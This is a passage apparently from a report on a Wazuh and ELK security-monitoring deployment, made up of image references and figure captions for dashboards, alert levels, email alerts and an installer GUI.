


Figure 17: Login




Figure 18: Health Checkup (b/w Wazuh and ELK)




Figure 19: Past 4 Month Visual




Figure 20: Agents through Dashboard




Figure 21: Search for Alerts in Specific Agents (with time/rule level filter)




Figure 22: Download PDF Reports

3. Email Alerts




Figure 23: Level 9 Alert




Figure 24: Alert Level 12




Figure 25: Max Level Alert

4. Installer GUI




Figure 26: Starting Installer




Figure 27: Step Failure

